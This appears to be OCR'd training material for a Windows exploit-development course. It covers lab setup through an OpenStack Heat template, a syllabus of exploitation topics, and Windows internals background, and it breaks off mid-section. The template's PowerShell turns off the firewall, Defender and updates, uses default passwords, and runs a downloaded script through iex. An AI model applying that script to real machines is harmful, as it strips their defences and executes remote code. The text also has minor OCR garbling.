Windows Access

Table of Contents

Environment Setup


VTA OpenStack

First we need to get our environment running so we can build our Windows 10 virtual machine. We will also be using an Ubuntu 20.04 virtual machine to interact with Windows over a virtual network.


1. Navigate to https://vta.cybbh.space/ and login using your `User Name`, `Password`, and `Domain` of `ipa`.

- If you don't have credintials create them at https://register.cybbh.space/. You can also use https://ipa.cybbh.space to update your user information or change your password for the cybbh.space domain. If you need to reset your password you'll need to submit a ticket by creating an issue at https://git.cybbh.space/helpdesk/.

2. Next, navigate to `Orchestration → Stacks` on the Project menu on the left of the page.



3. Next, click `+ Launch Stack`.



4. Next either copy and paste the `environment.yml` file using `Direct Input` or use the file from the `student_files` directory located in the `_media` directory. `170d/coursematerial/170d-woac/modules/04-Developer-Survey/02_windows_access/_media/student_files/environment.yml`. Click `Next`.

environment.yml

environment.yml

```
 heat_template_version: 2018-03-02

 description: Environment Setup for 170D WOAC (Based on Student Opstations)

 parameters:
   domain:
     type: string
     label: Domain
     description: Set as '10.50.255.254' for VTA or '172.20.255.254' for VTA-
DEV
     default: 10.50.255.254
     hidden: false

   username:
     type: string
     label: User Name
     description: Sets the login username for the instances
     default: student
     hidden: false

   password:
     type: string
     label: Password
     description: Sets the Login Password for the instances
     default: password
     hidden: true

   vncpass:
     type: string
     label: VNC-Password
     description: Sets the regular VNC connection password
     default: password
     hidden: true

   view_only_password:
     type: string
     label: View-Only-Password
     description: Sets the VNC View Only Password for the instances
     default: view_only_password
     hidden: true

   package_proxy:
     type: string
     label: the URL for the package cache
     default: "http://pkg-cache.bbh.cyberschool.army.mil:3142"
     hidden: true
```

```
resources:
  rand_string:
    type: OS::Heat::RandomString
    properties:
      length: 4

  # ----- Ops Network Configuration Start ----- #
  ops_network:
    type: OS::Neutron::Net
    properties:
      name:
        str_replace:
          template: ops_network_RAND
          params:
            RAND: { get_resource: rand_string }
      admin_state_up: true
      shared: false

  ops_subnet:
    type: OS::Neutron::Subnet
    depends_on: ops_network
    properties:
      cidr: 192.168.65.0/27
      gateway_ip:  192.168.65.30
      dns_nameservers: [{ get_param: domain }]
      enable_dhcp: true
      host_routes: [ ]
      ip_version: 4
      name:
        str_replace:
          template: ops_subnet_RAND
          params:
            RAND: { get_resource: rand_string }
      network_id:
        get_resource: ops_network
  # ----- Ops Network Configuration End ----- #

  # ----- Ops Router Configuration Start ----- #
  ops_neutron_router:
    type: OS::Neutron::Router
    properties:
      name:
        str_replace:
          template: ops_neutron_router_RAND
          params:
            RAND: { get_resource: rand_string }
      external_gateway_info:
        network: public

  ops_neutron_router_interface:
    type: OS::Neutron::RouterInterface
```

```
    properties:
      router_id: { get_resource: ops_neutron_router }
      subnet_id: { get_resource: ops_subnet }
  # ----- Ops Router Configuration Start ----- #

  # ----- Windows Analyst Workstation Configuration Start ----- #
  windows_opstation:
    type: OS::Nova::Server
    properties:
      diskConfig: AUTO
      flavor: w6.large.4
      image: windows_2004
      name:
        str_replace:
          template: windows_opstation_RAND
          params:
            RAND: { get_resource: rand_string }
      networks:
        - port: { get_resource: windows_opstation_port }
      user_data_format: RAW
      user_data:
        str_replace:
          template: |
            #ps1_sysnative
            Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Force
            $ErrorActionPreference = 'SilentlyContinue'

            #----Turn off Firewall
            Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled
False
            Set-NetFirewallRule -DisplayGroup "Network Discovery" -Enabled
True
            Set-NetFirewallRule -DisplayGroup "remote desktop" -Enabled True

            #----Enable SSH
            Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0
            Start-Service sshd
            Set-Service -Name sshd -StartupType Automatic

            #----Disable Windows Updates
            set-service wuauserv -startuptype disabled
            stop-service wuauserv

            #----Update PowerShell Help
            Update-Help -Force

            #----Turn off Windows Defender
            New-Item -path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows
Defender\Real-Time Protection'
            New-ItemProperty -path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows
Defender\Real-Time Protection'-Name 'DisableRealtimeMonitoring' -Type Dword
```

```
-Value 1
            set-ItemProperty -Path
'HKLM:\Software\Microsoft\Windows\CurrentVersion\Policies\System' -name
"dontdisplaylastusername" -Value 1

            #----Disable OOBE Network Discovery
            Set-NetConnectionProfile -Name "*" -NetworkCategory Private

            #----Create User <lastname>, password set to password, add to
admin group
            New-LocalUser -Name "$user" -Password (ConvertTo-SecureString
-AsPlaintext -String "$pass" -Force)
            Add-LocalGroupMember -Group "Administrators" -Member "$user"
            Add-LocalGroupMember -Group "Remote Desktop Users" -Member "$user"
            Set-LocalUser "$user" -PasswordNeverExpires $TRUE

            #----Disable Default Admin Accounts
            Disable-LocalUser -Name "administrator"
            Disable-LocalUser -Name "admin"

            #----Rename computer
            Rename-computer -newname "win-ops"

            #----Set TimeZone to EST
            Set-TimeZone "Eastern Standard Time"

            #----Downloads and installs Google Chrome
            Invoke-WebRequest -Uri
"http://dl.google.com/chrome/install/375.126/chrome_installer.exe" -Outfile
"C:\chrome_installer.exe"
            & "C:\chrome_installer.exe" /silent /install

            #-----install choco
            Set-ExecutionPolicy Bypass -Scope Process -Force
            iex ((New-Object
System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))

            #-----Install tightvnc as service with regular connection and view
only connection
            choco install tightvnc -y --installArguments
'SERVER_REGISTER_AS_SERVICe=1 SET_ACCEPTRFBCONNECTIONS=1
VALUE_OF_ACCEPTRFBCONNECTIONS=1 SET_ALWAYSSHARED=1 VALUE_OF_ALWAYSSHARED=1
SET_DISCONNECTACTION=+1 VALUE_OF_DISCONNECTACTION=1
SET_USECONTROLAUTHENTICATION=1 VALUE_OF_USECONTROLAUTHENTICATION=1
SET_USEVNCAUTHENTICATION=1 VALUE_OF_USEVNCAUTHENTICATION=1
SET_CONTROLPASSWORD=1 VALUE_OF_CONTROLPASSWORD=$pass SET_PASSWORD=1
VALUE_OF_PASSWORD=$vncpass SET_VIEWONLYPASSWORD=1
VALUE_OF_VIEWONLYPASSWORD=$vncviewpass'

            #----- Install VcXsrv & PuTTY for X connections to Windows
            choco install vcxsrv putty -y
```

```
            reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /V
VcXsrv /D "C:\Progra~1\VcXsrv\vcxsrv.exe :0 -multiwindow -clipboard -wgl"

            #-----Install IDA free 7.6.0
            choco install ida-free -y

            #-----Install windbg
            choco install windows-sdk-10-version-2004-windbg -y

            #-----Install sysinternals
            choco install sysinternals -y

            #-----Install Visual Studio 2019 Community
            choco install visualstudio2019community -y

            #-----Install Visual Studio Code
            choco install vscode -y

            exit 1001
          params:
            $user: { get_param: username }
            $pass: { get_param: password }
            $vncpass: { get_param: vncpass }
            $vncviewpass: { get_param: view_only_password }
            $domain: { get_param: domain}
  # ----- Windows Analyst Workstation Configuration End ----- #

  # ----- Windows Analyst Workstation Port Configuration Start ----- #
  windows_opstation_port:
    type: OS::Neutron::Port
    description: Windows OpStation IP
    properties:
      name:
        str_replace:
          template: windows_opstation_port_RAND
          params:
            RAND: { get_resource: rand_string }
      network_id: { get_resource: ops_network }
      fixed_ips:
      #- subnet_id: {get_resource: ops_subnet }
      - ip_address: 192.168.65.10
      port_security_enabled: false

  windows_opstation_float_ip:
    type: OS::Neutron::FloatingIP
    description: Windows OpStation Floating IP
    depends_on: ops_neutron_router
    properties: { floating_network: public }

  windows_opstation_float_ip_assoc:
    type: OS::Neutron::FloatingIPAssociation
```

```
    depends_on: ops_neutron_router_interface
    properties:
      floatingip_id: { get_resource: windows_opstation_float_ip }
      port_id: { get_resource: windows_opstation_port }
  # ----- Windows Analyst Workstation Port Configuration End ----- #

  # ----- Linux Analyst Workstation Configuration Start ----- #
  linux_opstation:
    type: OS::Nova::Server
    properties:
      name:
        str_replace:
          template: linux_opstation_RAND
          params:
            RAND: { get_resource: rand_string }
      image: nix_ops
      flavor: m6.large.4
      networks:
        - port: { get_resource: linux_opstation_port }
      diskConfig: AUTO
      config_drive: true
      user_data_format: RAW
      user_data:
        str_replace:
          template: |
            #!/bin/bash

            if [[ "$user" != "student" ]]
              then
                useradd -m -U -s /bin/bash $user
                usermod -aG sudo $user
                echo "$user:$pass" | chpasswd
                #userdel -r student
            fi

            hostnamectl set-hostname lin-ops

            # Install VS Code
            apt-get install wget gpg
            wget -qO- https://packages.microsoft.com/keys/microsoft.asc | gpg
--dearmor > packages.microsoft.gpg
            sudo install -D -o root -g root -m 644 packages.microsoft.gpg
/etc/apt/keyrings/packages.microsoft.gpg
            sudo sh -c 'echo "deb [arch=amd64,arm64,armhf signed-
by=/etc/apt/keyrings/packages.microsoft.gpg]
https://packages.microsoft.com/repos/code stable main" >
/etc/apt/sources.list.d/vscode.list'
            rm -f packages.microsoft.gpg

            apt install apt-transport-https -y
            apt update
```

```
            apt-get install code

          params:
            $user: { get_param: username }
            $pass: { get_param: password }
            $vncpass: { get_param: vncpass }
            $vncviewpass: { get_param: view_only_password }
            $domain: { get_param: domain}
            $packageproxy: { get_param: package_proxy }
    # ----- Linux Analyst Workstation Configuration End ----- #

    # ----- Linux Analyst Workstation Port Configuration Start ----- #
    linux_opstation_port:
      type: OS::Neutron::Port
      description: Linux OpStation IP
      properties:
        name:
          str_replace:
            template: linux_opstation_port_RAND
            params:
              RAND: { get_resource: rand_string }
        network_id: { get_resource: ops_network }
        fixed_ips:
        #- subnet_id: {get_resource: ops_subnet }
        - ip_address: 192.168.65.20
        port_security_enabled: false

    linux_opstation_float_ip:
      type: OS::Neutron::FloatingIP
      description: Linux OpStation Floating IP
      depends_on: ops_neutron_router
      properties: { floating_network: public }

    linux_opstation_float_ip_assoc:
      type: OS::Neutron::FloatingIPAssociation
      depends_on: ops_neutron_router_interface
      properties:
        floatingip_id: { get_resource: linux_opstation_float_ip }
        port_id: { get_resource: linux_opstation_port }
    # ----- Linux Analyst Workstation Configuration End ----- #
```

5. Enter a `Stack Name` and change any relevant passwords from defaults.

IMPORTANT	*Password for user* The `Password for user` field must be filled in but is not required to be your actual password.

6. Click Launch. Stacks may take some time to create. After creation any scripts in the heat templates may require additional time to run.

Cyber Capability Developer Windows Access

Senior Windows Access Knowledge

Vulnerability Classes

- Stack Buffer Overflow
- Heap Buffer Overflow
- Use After Free (UAF)
- How heap grooming can be used during heap overflow and UAF exploitation Type confusion

vulnerability and how it relates to the Windows object manager

- How uninitialized variables can be used for exploitation
- How race conditions can be in exploitation er Overflow and Underflow
- Logic Bugs

Reverse Engineering

- Disassembler
- Windbg and Kernel Debugger
- Decompiler

Memory Management

- NT Heap
- Low Fragmentation Heap (LFH)
- Segment Heap

Exploitation Primitives

Exploitation Primitives are a word for simple capabilities usable by the attacker through often-complex combinations of vulnerabilities.

Arbitrary Read primitives allow attackers to disclose memory at an attacker-controlled address.

Arbitrary Write primitives allow attackers to overwrite memory at an attacker-controlled address. Often called a write-what-where.

Arbitrary Call allows attackers to redirect control flow (ex: function pointer overwrite).

Relative alternatives, where the attacker controls an offset to a base pointer instead of a full pointer.

You can capture an exploit primitive in a function and then call that function to achieve a goal. Building upon these you can develop complex exploits.

Shellcoding

Position Independent Code (PIC)

How can ROP/JOP be used to evade DEP/NX

Common Methods and tools to find ROP/JOP gadgets

How can ROP/JOP be used to call kernel32/ntdll functions

How can ROP/JOP be used to chain gadgets to execute code

How can ROP/JOP be used to execute arbitrary shellcode

Role of the stack pivot in using multiple ROP/JOP chains

Exploit Mitigations

Address Space Layout Randomization (ASLR)

Data Execution Prevention / No-Execute (DEP/NX)

Guard Stack (GS) Cookie

Safe List Unlinking

Supervisor Mode Execution Protection (SMEP)/Supervisor Mode Access Protection (SMAP)

Control Flow Guard

Code Signing and code signature enforcement in user mode and the kernel

Virtualization based security

Control Enforcement Technology (CET)

Kernel Patch Protection (KPP)

Vulnerability Research

Dumb fuzzing techniques

How instrumentation can aid fuzzing

Code-coverage based fuzzing

Symbolic execution

Describe how binary diffing can be used for vulnerability research

Demonstrate the ability to implement binary diffing to identify a patch set

Describe the most common binary diffing tools and techniques

Describe the Windows patch/release cycle:

Windows servicing branches

How patches are delivered to each group

Windows patch cycle strategy

Windows Kernel Topics

Demonstrate the ability to setup a kernel debugger

Demonstrate the ability to analyze a driver

Identify the driver entry point, IOCTL dispatch function, type of IO used

Identify IOCTL codes

Use DeviceIoControl to communicate with a driver

Demonstrate the ability to write kernel mode shellcode that migrates from ring 0 to ring 3

Windows Architecture

Concepts and tools

Windows API

Almost every new version of Microsoft Windows has introduced its own additions and changes to the Windows API. The name of the API, however, remained consistent between different Windows versions, and name changes were kept limited to major architectural and platform changes for Windows. Microsoft eventually changed the name of the then current Win32 API family into Windows API and made it into a catch-all term for both past and future API versions.

Win32 is the 32-bit application programming interface (API) for versions of Windows from 95 onwards. The API consists of functions implemented, as with Win16, in system DLLs. The core DLLs of Win32 are kernel32.dll, user32.dll, and gdi32.dll. Win32 was introduced with Windows NT. The version of Win32 shipped with Windows 95 was initially referred to as Win32c, with c meaning compatibility. This term was later abandoned by Microsoft in favor of Win32.

The Windows API is described in the Windows SDK documentation. This documentation is available free online at https://developer.microsoft.com/en-us/windows/desktop/ develop. It is also included with all subscription levels to the Microsoft Developer Network (MSDN), Microsoft's support program for developers.

Windows API flavors

The Windows API originally consisted of C-style functions only. Today, thousands of such functions exist for developers to use. C was the natural choice at the time of the inception of Windows because it was the lowest common denominator (that is, it could be accessed from other languages as well) and was low level enough to expose OS services. The downside was the sheer number of functions coupled with the lack of naming consistency and logical groupings (for example, C++ namespaces). One outcome of these difficulties resulted in some newer APIs using a different API mechanism: the Component Object Model (COM).

COM was originally created to enable Microsoft Office applications to communicate and exchange data between documents (such as embedding an Excel chart inside a Word document or a PowerPoint presentation). This ability is called Object Linking and Embedding (OLE). OLE was originally implemented using an old Windows messaging mechanism called Dynamic Data Exchange (DDE). DDE was inherently limited, which is why a new way of communication was developed: COM. In fact, COM initially was called OLE 2, released to the public circa 1993.

COM is based on two foundational principles. First, clients communicate with objects (sometimes called COM server objects) through interfaces—well-defined contracts with a set of logically related methods grouped under the virtual table dispatch mechanism, which is also a common way for C compilers to implement virtual functions dispatch. This results in binary compatibility and removal of compiler name mangling issues. Consequently, it is possible to call these methods from many languages (and compilers), such as C, C, Visual Basic, .NET languages, Delphi and others. The second principle is that component implementation is loaded dynamically rather than being statically linked to the client. The term COM server typically refers to a Dynamic Link Library (DLL) or an executable (EXE) where the COM classes are implemented. COM has other important features related to security, cross-process marshalling, threading model, and more.

Services, functions, and routines

Several terms in the Windows user and programming documentation have different meanings in different contexts. For example, the word service can refer to a callable routine in the OS, a device driver, or a server process.

- Windows API functions These are documented, callable subroutines in the Windows API. Examples include **CreateProcess**, **CreateFile**, and **GetMessage**.
- Native system services (or system calls) These are the undocumented, underlying services in the OS that are callable from user mode. For example, **NtCreateUserProcess** is the internal system service the Windows **CreateProcess** function calls to create a new process.
- Kernel support functions (or routines) These are the subroutines inside the Windows OS that can be called only from kernel mode . For example, **ExAllocatePoolWithTag** is the routine that device drivers call to allocate memory from the Windows system heaps (called pools).
- Windows services These are processes started by the Windows service control manager. For example, the Task Scheduler service runs in a user-mode process that supports the **schtasks** command (which is similar to the UNIX commands **at** and **cron**).
- Dynamic link libraries (DLLs) These are callable subroutines linked together as a binary file that can be dynamically loaded by applications that use the subroutines. Examples include **Msvcrt.dll** (the C run-time library) and **Kernel32.dll** (one of the Windows API subsystem libraries). Windows user-mode components and applications use DLLs extensively. The advantage DLLs provide over static libraries is that applications can share DLLs, and Windows ensures that there is only one in-memory copy of a DLL's code among the applications that are referencing it.

HAL.DLL

The Windows Hardware Abstraction Layer (HAL) is implemented in hal.dll. The HAL implements a number of functions that are implemented in different ways by different hardware platforms, which in this context, refers mostly to the chipset. Other components in the operating system can then call these functions in the same way on all platforms, without regard for the actual implementation.

HAL.DLL is a kernel-mode library file and it cannot be used by any user-mode program.

NTDLL.DLL

NTDLL.DLL exports the Windows Native API. The Native API is the interface used by user-mode components of the operating system that must run without support from Win32 or other API subsystems. Most of this API is implemented in NTDLL.DLL and at the upper edge of ntoskrnl.exe (and its variants), and the majority of exported symbols within these libraries are prefixed Nt, for example NtDisplayString. Native APIs are also used to implement many of the "kernel APIs" or "base APIs" exported by KERNEL32.DLL. The large majority of Windows applications do not call NTDLL.DLL directly.

NTDLL.DLL is only used by some programs, but it is a dependency of most Win32 libraries used by programs.

Processes

Although programs and processes appear similar on the surface, they are fundamentally different. A program is a static sequence of instructions, whereas a process is a container for a set of resources used when executing the instance of the program. At the highest level of abstraction, a Windows process comprises the following:

- A `private virtual address space` This is a set of virtual memory addresses that the process can use.
- An `executable program` This defines initial code and data and is mapped into the process's virtual address space.
- A `list of open handles` These map to various system resources such as semaphores, synchronization objects, and files that are accessible to all threads in the process.
- A `security context` This is an access token that identifies the user, security groups, privileges, attributes, claims, capabilities, User Account Control (UAC) virtualization state, session, and limited user account state associated with the process, as well as the AppContainer identifier and its related sandboxing information.
- A `process ID` This is a unique identifier, which is internally part of an identifier called a client ID.
- At least one `thread of execution` Although an "empty" process is possible, it is (mostly) not useful.

A number of tools for viewing (and modifying) processes and process information are available. While many of these tools are included within Windows itself, and within the Debugging Tools for Windows and the Windows SDK, others are stand-alone tools from Sysinternals. Many of these tools show overlapping subsets of the core process and thread information, sometimes identified by different names. Some tools available are the build in Windows Task Manager, tasklist, Process Explorer, from Sysinternals.

Threads

A thread is an entity within a process that Windows schedules for execution. Without it, the process' program can't run. A thread includes the following essential components:

- The contents of a set of CPU registers representing the state of the processor
- Two stacks—one for the thread to use while executing in kernel mode and one for executing in user mode
- A private storage area called thread-local storage (TLS) for use by subsystems, run-time libraries, and DLLs
- A unique identifier called a thread ID (part of an internal structure called a client ID; process IDs and thread IDs are generated out of the same namespace, so they never overlap)

In addition, threads sometimes have their own security context, or token, which is often used by multithreaded server applications that impersonate the security context of the clients that they serve.

The volatile registers, stacks, and private storage area are called the thread's context. Because this information is different for each machine architecture that Windows runs on, this structure, by necessity, is architecture-specific. The Windows **GetThreadContext** function provides access to this architecture-specific information (called the CONTEXT block). Because switching execution from one thread to another involves the kernel scheduler, it can be an expensive operation, especially if two threads are often switching between each other. Windows implements two mechanisms to reduce this cost: `fibers` and `user-mode scheduling` (`UMS`)

The threads of a 32-bit application running on a 64-bit version of Windows will contain both 32-bit and 64-bit contexts, which Wow64 (Windows on Windows) will use to switch the application from running in 32-bit to 64-bit mode when required. These threads will have two user stacks and two CONTEXT blocks, and the usual Windows API functions will return the 64-bit context instead. The Wow64GetThreadContext function, however, will return the 32-bit context.

Virtual Memory


Windows implements a virtual memory system based on a flat (linear) address space that provides each process with the illusion of having its own large, private address space. Virtual memory provides a logical view of memory that might not correspond to its physical layout. At run time, the memory manager—with assistance from hardware—translates, or maps, the virtual addresses into physical addresses, where the data is actually stored. By controlling the protection and mapping, the OS can ensure that individual processes don't bump into each other or overwrite OS data.

Because most systems have much less physical memory than the total virtual memory in use by the running processes, the memory manager transfers, or pages, some of the memory contents to disk. Paging data to disk frees physical memory so that it can be used for other processes or for the OS itself. When a thread accesses a virtual address that has been paged to disk, the virtual memory manager loads the information back into memory from disk.

Applications don't have to be altered in any way to take advantage of paging because hardware support enables the memory manager to page without the knowledge or assistance of processes or threads.

The figure below shows two processes using virtual memory in which parts are mapped to physical memory (RAM) while other parts are paged to disk. Notice that contiguous virtual memory chunks may be mapped to non-contiguous chunks in physical memory. These chunks are called pages, and

have a default size of 4 KB.



The size of the virtual address space varies for each hardware platform. On 32-bit x86 systems, the total virtual address space has a theoretical maximum of 4 GB. By default, Windows allocates the lower half of this address space (addresses 0x00000000 through 0x7FFFFFFF) to processes for their unique private storage and the upper half (addresses 0x80000000 through 0xFFFFFFFF) for its own protected OS memory utilization. The mappings of the lower half change to reflect the virtual address space of the currently executing process, but (most of) the mappings of the upper half always consist of the OS's virtual memory. 64-bit Windows provides a much larger address space for processes: 128 TB on Windows 8.1, Server 2012 R2, and later systems.

Kernel mode vs. user mode


To protect user applications from accessing and/or modifying critical OS data, Windows uses two processor access modes (even if the processor on which Windows is running supports more than two): user mode and kernel mode. User application code runs in user mode, whereas OS code (such as system services and device drivers) runs in kernel mode. Kernel mode refers to a mode of execution in a processor that grants access to all system memory and all CPU instructions. Some processors differentiate between such modes by using the term code privilege level or ring level, while others use terms such as supervisor mode and application mode. Regardless of what it's called, by providing the operating system kernel with a higher privilege level than user mode applications have, the processor provides a necessary foundation for OS designers to ensure that a misbehaving application can't disrupt the stability of the system as a whole.

NOTE

Rings

The architectures of the x86 and x64 processors define four privilege levels (or rings) to protect system code and data from being overwritten either inadvertently or maliciously by code of lesser privilege. Windows uses privilege level 0 (or ring 0) for kernel mode and privilege level 3 (or ring 3) for user mode. The reason Windows uses only two levels is that some hardware architectures, such as ARM today and MIPS/Alpha in the past, implemented only two privilege levels. Settling on the lowest minimum bar allowed for a more efficient and portable architecture, especially as the other x86/x64 ring levels do not provide the same guarantees as the ring 0/ring 3 divide.

The Windows NT operating system family's architecture consists of two layers (user mode and kernel mode), with many different modules within both of these layers.



Although each Windows process has its own private memory space, the kernel-mode OS and device-driver code share a single virtual address space. Each page in virtual memory is tagged to indicate what access mode the processor must be in to read and/or write the page. Pages in system space can be accessed only from kernel mode, whereas all pages in the user address space are

accessible from user mode and kernel mode. Read-only pages (such as those that contain static data) are not writable from any mode. Additionally, on processors that support no-execute memory protection, Windows marks pages containing data as non-executable, thus preventing inadvertent or malicious code execution in data areas (if this feature, Data Execution Prevention [DEP] is enabled).

Windows doesn't provide any protection for private read/write system memory being used by components running in kernel mode. In other words, once in kernel mode, OS and device-driver code has complete access to system-space memory and can bypass Windows security to access objects. Because the bulk of the Windows OS code runs in kernel mode, it is vital that components that run in kernel mode be carefully designed and tested to ensure they don't violate system security or cause system instability.

This lack of protection also emphasizes the need to remain vigilant when loading a third-party device driver, especially if it's unsigned, because once in kernel mode, the driver has complete access to all OS data. This risk was one of the reasons behind the driver-signing mechanism introduced in Windows 2000, which warns (and, if configured as such, blocks) the user if an attempt is made to add an unsigned plug-and-play driver, but does not affect other types of drivers. Also, a mechanism called Driver Verifier helps device-driver writers find bugs, such as buffer overruns or memory leaks, that can cause security or reliability issues.

On Windows 10, Microsoft implemented a significant change, which was enforced starting one year after release as part of the July Anniversary Update (version 1607). As of that time, all new Windows 10 drivers must be signed by only two of the accepted certification authorities with a SHA-2 Extended Validation (EV) Hardware certificate instead of the regular file-based SHA-1 certificate and its 20 authorities. Once EV-signed, the hardware driver must be submitted to Microsoft through the System Device (SysDev) portal for attestation signing, which will see the driver receive a Microsoft signature. As such, the kernel will sign only Microsoft-signed Windows 10 drivers with no exemptions except the aforementioned Test Mode.

Hardware Architecture

x86 Architecture

The x86 architecture is an instruction set architecture (ISA) series for computer processors. Developed by Intel Corporation, x86 architecture defines how a processor handles and executes different instructions passed from the operating system (OS) and software programs.

Registers

General registers EAX EBX ECX EDX

